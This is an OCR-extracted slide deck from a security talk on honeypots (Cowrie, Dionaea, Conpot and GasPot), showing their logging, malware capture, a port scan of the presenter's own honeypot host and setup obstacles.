INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

DEEPSEC

INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

DEEPSEC

INTELLIGENT HONEYNET

ACTIONABLE INFORMATION FROM HONEYPOTS

OpenDNS

JOSH PYORRE

Security Researcher

CISCO

@joshpyorre

DEEPSEC

HONEYPOTS

SSH

MALWARE

GAS TANKS

SCADA - CONPOT

SSH

Cowrie (a fork of Kippo)

Writes two log files

cowrie.json
cowrie.log

SSH

Cowrie (a fork of Kippo)

Writes two log files

Creates session files

tty/sessionreplayfiles

SSH

Cowrie (a fork of Kippo)
Writes two log files
Creates session files


IPTABLES Rule sends port 22 to Cowrie
Admin access changes to port 2223

```
Evol:Desktop josh$ ./playlog.py 20151012-203201-5c8a2399.log
```

DIONAEA

- Catches malware
- Writes to sqlite db

DIONAEA



DB Browser for SQLite - /Users/josh/Desktop/logsql.sqlite

Name	Type	Schema
▼ Tables (26)		
▶ connections		CREATE TABL
▶ dcerpcbinds		CREATE TABL
▶ dcerpcrequests		CREATE TABL
		CREATE TABL

Name	Type	Sc
▼ Tables (26)		
▶ connections		CF
▶ dcerpcbinds		CF
▶ dcerpcrequests		CF
▶ dcerpcserviceops		CF

DIONAEA

Catches malware

Writes to sqlite db

Saves malware in a folder called ‘bistreams’

CONPOT SCADA HoneyPot

Imitates industrial control systems

GASPOT


TREND MICRO

The GasPot Experiment:
Unexamined Perils in Using
Gas-Tank-Monitoring Systems

Kyle Wilhoit and Stephen Hilt
Forward-Looking Threat Research (FTR) Team

Imitates sensors that control gas tanks

OPEN PORTS ON THE HONEYPOTS




```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-22 22:11 PDT
Nmap scan report for ec2-54-207-84-17.sa-east-1.compute.amazonaws.com (54.207.84.17)
Host is up (0.32s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
25/tcp    filtered smtp
42/tcp    open     nameserver
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     https
445/tcp   filtered microsoft-ds
1433/tcp  open     ms-sql-s
2222/tcp  open     EtherNet/IP-1
3306/tcp  open     mysql
5060/tcp  open     sip
5061/tcp  open     sip-tls
10001/tcp open     scp-config
```

OBSTACLES

- Installation is a pain
- They're all different
- Dionaea doesn't like Ubuntu after 12.04

